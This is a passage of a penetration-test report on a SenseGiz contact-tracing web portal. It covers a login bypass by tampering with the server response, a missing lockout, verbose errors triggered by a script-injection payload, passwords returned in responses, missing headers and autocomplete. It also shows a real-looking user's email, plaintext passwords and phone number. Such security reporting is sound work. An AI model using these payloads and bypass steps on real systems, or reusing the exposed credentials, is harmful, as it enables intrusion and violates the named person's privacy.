User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Content-Type: application/json
Origin: https://sdcta.sensegiz.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://sdcta.sensegiz.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"userName":"sachin.nabar@sunpharma.com","password":"SasDFddd","system":"portal"}
```

The application throws false in response as shown below:




Response from https://sd2-api.sensegiz.com:3000/login [65.0.230.113]
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex
JSON Decoder

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-UiecVLFvCojUPVe0y7mBPqPM0as"
Date: Wed, 03 Feb 2021 12:43:14 GMT
Connection: close

{"status":false}
```


Now change the response to true with below parameter and we were able to login



Response from https://sd2-api.sensegiz.com:3000/login [65.0.230.113]

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-UiecVLFvCojUPVe0y7mBPqPM0as"
Date: Wed, 03 Feb 2021 12:43:14 GMT
Connection: close
```

{"success":{"userId":61,"userName":"sachin.nabar@sunpharma.com","portalPassword":"","mobilePassword":"","userPassword":"","mobileNum":"","logo":"logo.png","createdDate":"","isDeleted":"N","e
xpiryDate":"","otp":"","otpUpdatedOn":"0000-00-00 00:00:00","userZone":"+00:00","twoStepAuth":"N"},"status":true}



Minimum social distance 2 meter

Recommendation :

- It is recommended to proper session token and application should invalidate a session after a predefined idle time has passed (a timeout) and provide the user the means to invalidate their own session, i.e. logout; this helps to keep the lifespan of a session ID as short as possible and is necessary in a shared computing environment where more than one person has unrestricted physical access to a computer. The logout function should be prominently visible to the user, explicitly invalidate a user's session and disallow reuse of the session token.

5. Weak Account Lockout policy


During analysis, It was observed that on login page after 5 wrong attempts application send a new password to the registered email id of the user. But it doesn't lockout the user account so the attacker is able to perform the brute forcing attack through which user receive multiple new password.

Severity: **MEDIUM**

Proof of Concept:

PoC URL: https://sdcta.sensegiz.com/login

Enter wrong credentials and capture the request



Log In

Invalid User Name or Password

Email *

sachin.nabar@sunpharma.com

Password *

•••••••••••

Recommendation :

It is recommended to lockout the user for temporary basis after 5 login attempts and not to send new password after every 5 attempts also to implement captcha to prevent attacker from sending multiple request for forgot password.


6. Improper Error Handling

During analysis, it was observed that the application doesn't handle the error properly, this help an attacker in getting specific information on the applications being used in the network. This would enable the attacker to concentrate more on the vulnerabilities of that application.

Severity: **MEDIUM**

Proof of Concept:

PoC URL: https://sd2-api.sensegiz.com:3000/setCoinList



```
POST /setCoinList HTTP/1.1
Host: sd2-api.sensegiz.com:3000
Connection: close
Content-Length: 116
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.104 Safari/537.36
Content-Type: application/json
Origin: https://sdcta.sensegiz.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://sdcta.sensegiz.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"coinName":""}';alert('Skyfall')</script>,"gatewayId":"60777138C09E","id":422,"userId":61,
"subUserId":0,"coinId":1}
```

```
SyntaxError: Unexpected token ' in JSON at position 15
    at JSON.parse (<anonymous>)
    at parse (/var/www/html/Server/node_modules/body-parser/lib/types/json.js:89:19)
    at /var/www/html/Server/node_modules/body-parser/lib/read.js:121:18
    at invokeCallback (/var/www/html/Server/node_modules/raw-body/index.js:224:16)
    at done (/var/www/html/Server/node_modules/raw-body/index.js:213:7)
    at IncomingMessage.onEnd (/var/www/html/Server/node_modules/raw-body/index.js:273:7)
    at IncomingMessage.emit (events.js:182:13)
    at IncomingMessage.EventEmitter.emit (domain.js:442:20)
    at endReadableNT (_stream_readable.js:1094:12)
    at process._tickCallback (internal/process/next_tick.js:63:19)
```

Recommendation :

A specific policy for how to handle errors should be documented, including the types of errors to be handled and for each, what information is going to be reported back to the user, and what information is going to be logged. Return a simple error message to the user and log a more detailed error message to the server. Provide the user with diagnostic information (e.g., data validation errors), but do NOT provide developer level diagnostic/debug information.

7. Password Sent in Response


During analysis, it was observed that after login, the application sends the password in the response.

Severity: MEDIUM

Proof of Concept:

PoC URL: https://sdcta.sensegiz.com/login

Capture the login response and we get to know password is sent in response



Response from https://sd2-api.sensegiz.com:3000/login [65.0.230.113]

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 374
ETag: W/"176-SZA2vbhWt07TxigoHS8SFlmI3Jg"
Date: Tue, 02 Feb 2021 11:04:44 GMT
Connection: close

{"success":{"userId":61,"userName":"sachin.nabar@sunpharma.com","portalPassword":"Sachin@1","mobilePassword":"Sachin@2","userPassword":"Sachin@3","mobileNum":"+919867997395","logo":"logo.png
","createdDate":"2021-01-27T04:51:19.000Z","isDeleted":"N","expiryDate":"2021-02-05","otp":"","otpUpdatedOn":"0000-00-00 00:00:00","userZone":"+00:00","twoStepAuth":"N"},"status":true}
```

Recommendation :

The Application should ensure:

- The user password should not be sent to the client application in response body.
- The user password should be validated server side and the session cookie should be set accordingly if the credentials are valid.


8. User Details sent in GET Request

During analysis, it was observed that employee details were sent in get request as shown below

Severity: MEDIUM

Proof of Concept:

PoC URL: https://sdcta.sensegiz.com/device-history?record=%7B%22id%22:3875,%22userId%22:61,%22subUserId%22:0,%22deviceId%22:96,%22macId%22:%22%22,%22empId%22:%22-%22,%22deviceName%22:%22User%2096%22,%22infected%22:0,%22shiftId%22:0,%22mobNum%22:%22-%22,%22emailId%22:%22-%22,%22coinId%22:0,%22distance%22:0,%22insertedOn%22:%222021-01-20T13:21:17.000Z%22,%22updatedOn%22:%222021-01-20T12:31:13.000Z%22,%22updatedOnLoc%22:%222021-01-20T12:55:42.000Z%22,%22alert%22:%22N%22,%22batteryStatus%22:1,%22batteryAlert%22:%22N%22,%22batteryUpdatedOn%22:%222021-01-20T11:30:00.000Z%22,%22infectedOn%22:null,%22isInfectedAlertSend%22:0,%22contactInfectedCheckedDate%22:null,%22isolated%22:0,%22isolatedOn%22:null,%22dataReceivedTime%22:%222021-01-20T12:51:39.000Z%22,%22findRelease%22:null,%22findStatus%22:%220000-00-00%2000:00:00%22,%22resetCount%22:3,%22resetCountTime%22:%222021-01-20T11:13:49.000Z%22,%22inactivityStatus%22:0,%22inactivityUpdatedTime%22:%220000-00-00%2000:00:00%22%7D



sdcta.sensegiz.com/device-history?record=%7B"id":3879,"userId":61,"subUserId":0,"deviceId":100,"macId":"","empId":"-","deviceName":"User%...

sachin.nabar@sunpharma.com

Details of User 100

Below are the data of Device Id 100

Sl No.	Base Device Name	Contact Device Name	Time
1	User 100	User 99	Jan 20, 2021, 6:16:31 PM
2	User 100	User 95	Jan 20, 2021, 6:15:13 PM
3	User 100	User 94	Jan 20, 2021, 6:15:13 PM
4	User 100	User 96	Jan 20, 2021, 6:16:37 PM
5	User 100	User 93	Jan 20, 2021, 6:16:37 PM
6	User 100	User 99	Jan 20, 2021, 5:56:12 PM
7	User 100	User 98	Jan 20, 2021, 6:15:31 PM
8	User 100	User 96	Jan 20, 2021, 5:35:20 PM

Recommendation :

It is recommended to send the user details in POST request.

9. Missing Secure HTTP Response Headers


During analysis, it was observed that the application does not have Strict-Transport-Security header implemented to force users to use application over HTTPS.

Severity: LOW

Proof of Concept:

PoC URL: https://sd2-api.sensegiz.com

Intercept the response from the web application using Burp Suite. On checking the response headers, it was observed that the application does not set HTTP Strict-Transport-Security header.



```
POST /getPortalHome HTTP/1.1
Host: sd2-api.sensegiz.com:3000
Connection: close
Content-Length: 26
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A
Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Content-Type: application/json
Origin: https://sdcta.sensegiz.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://sdcta.sensegiz.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"userId":4,"subUserId":0}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 153
ETag: W/"99-ayF86eqrlldfQp7ec0JEkuxg7mE"
Date: Tue, 02 Feb 2021 11:54:01 GMT
Connection: close

{"success":[{"totalEmp":6},{"inectedEmp":0},{"activeEmp":0},{"offlineEmp":6},{"registedEmp":6},{"deallocated
Devices":0},{"onlineCount":0}],"status":true}
```

Recommendation :

We recommend to set always set Strict-Transport-Security response header if the entire website is meant to be only accessible over HTTPS. Enable HTTP Strict-Transport-Security response header.


10. Version Disclosure

During analysis, It was observed that the application reveals the server technology along with the version in response headers.

Severity: LOW

Proof of Concept:

PoC URL: https://sdcta.sensegiz.com/login



403 Forbidden

nginx/1.4.6 (Ubuntu)

Recommendation :

We recommend to configure the web server to not disclose server version in the response.


11. Autocomplete Enabled

During analysis, It was observed that the application does not have autocomplete disabled on password field.

Severity: LOW

Proof of Concept:

PoC URL: https://sdcta.sensegiz.com/login
Check the view source of the page and it was observed that autocomplete was enabled.



```
▼<div class="mat-form-field-wrapper ng-tns-c73-54">
  ▼<div class="mat-form-field-flex ng-tns-c73-54">
     <!---->
     <!---->
    ▼<div class="mat-form-field-infix ng-tns-c73-54">
       <input _ngcontent-bko-c84 matinput placeholder="Email" formcontrolname="userName" required class="mat-input-element mat-form-fiel
       d-autofill-control ng-tns-c73-54 cdk-text-field-autofill-monitored ng-dirty ng-touched ng-invalid" id="mat-input-26" aria-
       invalid="true" aria-required="true" aria-describedby="mat-error-26"> == $0
      ▶<span class="mat-form-field-label-wrapper ng-tns-c73-54">…</span>
     </div>
     <!---->
   </div>
  ▶<div class="mat-form-field-underline ng-tns-c73-54 ng-star-inserted">…</div>
... at-form-field-infix.ng-tns-c73-54   input#mat-input-26.mat-input-element.mat-form-field-autofill-control.ng-tns-c73-54.cdk-text-field-autofill-monitored.ng-dirty.ng-touched.ng-invalid ...
```

```
element.style {
}
.mat-form-field-          styles.d9fe…f511.css:12
invalid .mat-input-element, .mat-warn .mat-
input-element {
   caret-color: #e53935;
}
.cdk-text-field-          styles.d9fe…f511.css:12
autofill-monitored:not(:-webkit-autofill) {
   ~~-webkit-animation: cdk-text-field-
     autofill-end 0s 1ms;~~
```

Recommendation:

User inputs for sensitive details such as credit card number, CVV, account number, password, etc. must have autocomplete disabled. To prevent browsers from storing credentials entered into HTML forms

a.) Add the attribute autocomplete="off" to the form tag or to individual "input" fields.

b.) Find all instances of inputs that store private data and disable autocomplete.

